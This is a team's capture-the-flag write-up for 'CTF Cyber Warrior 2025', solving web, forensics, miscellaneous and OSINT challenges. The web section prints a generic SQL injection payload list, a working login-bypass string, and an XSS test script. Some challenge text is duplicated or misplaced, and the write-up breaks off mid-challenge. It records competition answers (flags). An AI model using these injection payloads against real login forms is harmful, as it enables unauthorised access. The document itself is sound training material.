


# **CTF CYBER WARRIOR 2025**

## **TEAM ROKAM ANALYST WRITE UP 30/5/2025**

**MEMBERS:**  
**adamayko**  
**khid**  
**Teraz1**

## WEB EXPLOITATION

### 1)Invalid Credentials




This is the main webpage for invalid credentials.As we can see the page need to be a login using username and password.For the solution we can use the swl injection method.

```
Generic SQL Injection Payloads

'
''
'
..
'
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
OR 1=1
' OR 'x'='x
' AND id IS NULL; --
.....UNION SELECT '2
%00
/*_*/
+      addition, concatenate (or space in url)
||      (double pipe) concatenate
%      wildcard attribute indicator


@variable      local variable
```

Now open a sql injection payload list from any source and try each combination to the username and password.



A screenshot of a web application's login page. The page has a light gray background. In the center, there is a white rounded rectangle with a subtle drop shadow. Inside this rectangle, the text "Member Login" is centered at the top in a bold, black font. Below the title, there are two input fields. The first input field contains the text "'=0--+". The second input field contains six dots, indicating a password. Below these fields is a blue button with the word "Login" in white text.

After trying the each combination.A suitable combination to bypass login system is '=0--+.By pressing login,the flag will be show.



A screenshot of the same web application's login page, but now showing a successful login. The "Member Login" title is still at the top. Below it, the "Username" and "Password" labels are visible above their respective input fields. The blue "Login" button is still present. Below the button, the text "Welcome back! ctfcw{sqli\_command\_flag}" is displayed in a bold, black font.

The flag is **ctfcw{sqli\_command\_flag}**.

## 2)Hidden In Plain Sight

Challenge

13 Solves

✕

# Hidden in Plain Sight

## 50


A junior developer left a comment in the code while testing something. Unfortunately, it made its way to production.

They claim it's harmless, but you know better. Inspect everything carefully - maybe there's a way to trigger something unexpected and get the flag in the [search](#) page

Submit the flag in this format: ctfcw{answer}

Flag

Submit



### Search Results

You searched for:

This is the search page from the link provided.

First, open the page source,

```
Line wrap
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Search</title>
5   <!--assets/pc.js -->
6 </head>
7 <body>
8   <h2>Search Results</h2>
9   <p>You searched for: </p>
10  <br><br>
11  <form method="GET" action="">
12    <input type="text" name="query" placeholder="Enter your search..." required>
13    <input type="submit" value="Search">
14  </form>
15 </body>
16 </html>
17
```

This is the page source, highlighted in green is some type or file directory that can be put in our link.



```
< > ↻ VPN 🔒 ctfcw.polycc.cloud/ctfcw/assets/pc.js
⚡ Online C++ Compi... GAMIVO | Video g... 🚗 Low Fuel Motorsp...

// assets/pc.js
alert("ctfcw{reflected_xss_master}");
```

After putting the directory on the link, the flag will be shown

**ctfcw{reflected\_xss\_master}**

### 3)Comment Alert




This is the website open using the link provided.

Basic approach during ctf if there are website like this is trying to exploit the XSS, in this case I tried with the script `<script>alert(1)</script>` because the question mentioned something about pop, this script basically will activate pop up.

## Say Something

Say something:



Upon submitting it, the pop-up will pop and when press “OK”

**ctfcw{popup\_trigger}**

You said:

**Say Something**

Say something:

The Flag will be shown: **ctfcw{popup\_trigger}**

**DIGITAL FORENSICS**

## 1) Dubious Image of Swiss

Challenge

13 Solves

✕

# Dubious Image of Swiss

## 50


Our security team recovered a suspicious image file from a compromised workstation. The image looks normal but we believe the attacker left a hidden message in it. Your mission is to examine the file and find the flag hidden inside. Good Luck!

Submit the flag in this format: `ctfcw{answer}`

 forensic.sw...

Flag

Submit



When we install the file, we have been given a png file shown above



```
(kali㉿kali)-[~/Downloads]
$ exiftool forensic.swiss.png
ExifTool Version Number      : 13.25
File Name                    : forensic.swiss.png
Directory                    : .
File Size                    : 8.7 MB
File Modification Date/Time  : 2025:05:29 20:39:05-04:00
File Access Date/Time       : 2025:05:29 20:39:11-04:00
File Inode Change Date/Time  : 2025:05:29 20:39:05-04:00
File Permissions             : -rw-rw-r--
File Type                    : PNG
File Type Extension         : png
MIME Type                    : image/png
Image Width                  : 3000
Image Height                 : 1500
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
sRGB Rendering               : Perceptual
Image Size                   : 3000x1500
Megapixels                   : 4.5
```

Using exiftool, we can see the metadata for the png file. After using the exiftool we can see nothing interesting or related to the flag itself

```
(kali㉿kali)-[~/Downloads]
$ zsteg forensic.swiss.png
b1,b,lsb,xy .. file: OpenPGP Secret Key
b1,rgb,lsb,xy .. text: "ctfcw{book_the_ticket_flight}"
b1,rgb,msb,xy .. file: OpenPGP Public Key
b1,bgr,lsb,xy .. /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s': stack level too deep (SystemStackError)
```

Challenge

13 Solves

✕

## Dubious Image of Swiss

### 50

Our security team recovered a suspicious image file from a compromised workstation. The image looks normal but we believe the attacker left a hidden message in it. Your mission is to examine the file and find the flag hidden inside. Good Luck!

Submit the flag in this format: ctfcw{answer}

📄 forensic.sw...

ctfcw{book\_the\_ticket\_flight}

Submit

We can use another tool such as zsteg. Using zsteg we can see in the b1,rg,lsb,xy section flag which is “ctfcw{book\_the\_ticket\_flight}”.

## Miscellaneous (MISC)

### 1) Protected Secrets

Challenge

6 Solves

×


## Protected Secrets

### 50


We found a zipped folder named protected.zip, and it's locked with a password. Inside, there's a file named flag.txt, but we can't open it without the correct password. Can you figure out the password and extract the flag?

Hint: *kamus dalam talian*

Submit the flag in this format: ctfcw{answer}

 protected.zip

Submit





When we install the file, we have been given a file shown above.

Name ^	Size	Packed	Type	Modified	CRC32
..			File folder		
flag.txt *	20	38	Text Document		4EF37DAF

Opening the zip file we can see theres a text file called flag.txt



Opening the text file,we can see the text file is protected with a password.



Challenge

6 Solves

×

## Protected Secrets

### 50

We found a zipped folder named protected.zip, and it's locked with a password. Inside, there's a file named flag.txt, but we can't open it without the correct password. Can you figure out the password and extract the flag?

Hint: *kamus dalam talian*

Submit the flag in this format: ctfcw{answer}

📄 protected.zip

ctfcw{cyber\_warrior}

Submit

For our situation, we brute force the password manually using common password. For this text file, the password for it is password. Inside the text file is the flag itself which is "ctfcw{cyber\_warrior}"

## 2) Hidden Signal

Challenge

20 Solves

×

## Hidden Signal

### 100

A strange QR code was found printed on a conference badge. It seems to contain a hidden message. Can you decode it and uncover the flag?

Submit the flag in this format: ctfcw{answer}

► View Hint

📄 qr\_hidden....

Flag


Submit



This is the QR code from the download button,


Upon scanning it, this is the output: Y3RmY3d7Y3liZXJfc2VjdXJpdHkp

From the encrypted text, we convert it with Base64 and we will get the flag.




**ctfcw{cyber\_security}**


### 3)Data in the Noise



Seeing it is a .wav file that mean it is a audio file, we will export it to Audacity.



At first, the audio itself didn't give any flag, but when we use the Spectrogram to see the heatwave of the audio, the flag is hidden in the spectrogram.



The flag can be seen : **ctfcw{confidentiality\_integrity\_availability}**

## Open Source Intelligence(OSINT)

### 1)Red Team Rendezvous

Challenge

6 Solves

×

## Protected Secrets

### 50

We found a zipped folder named protected.zip, and it's locked with a password. Inside, there's a file named flag.txt, but we can't open it without the correct password. Can you figure out the password and extract the flag?



Hint: *kamus dalam talian*

Submit the flag in this format: ctfcw{answer}


↓ protected....

Flag

Submit



When search “red teaming in the age of ai” we couldn’t find anything interesting



If we search up “cybersecurity community night malaysia talk”,we can see an article on the website “SANS Institute”

Thank you for your interest in our community nights. **This event is at capacity** – please send an email to [SEA@sans.org](mailto:SEA@sans.org) to confirm if spots are available. Alternatively, you can go on our waitlist.

**SANS Community Nights** are a great way to stay in touch with your local InfoSec community and to hear the latest in technical wizardry, industry intelligence, and thought leadership from our amazing instructors.

Join us at our next Community Event in Kuala Lumpur, Malaysia!

**Monday, May 19th**

7:00 pm – 8:00 pm


**Registration**

8:00 pm - 9:00 pm

**Presentation by Greg Bailey**

*Title: Operationalizing a Red Team in the Age of AI*

*Presenter: Greg Bailey*



We can see the presenter name in the below,convert that into the flag format we get out flag is “ctfcw{Greg\_Bailey}”



## 2)Frozen Coordinates

Challenge

10 Solves

✕


# Frozen Coordinates

## 150

An image was posted online showing a stunning frozen waterfall and a turquoise river under a cloudy sky. The user captioned it with "Chilling vibes ❄️." Can you find out where this photo was taken?


Submit the flag in this format: ctfcw{answer}

► Unlock Hint for 30 points

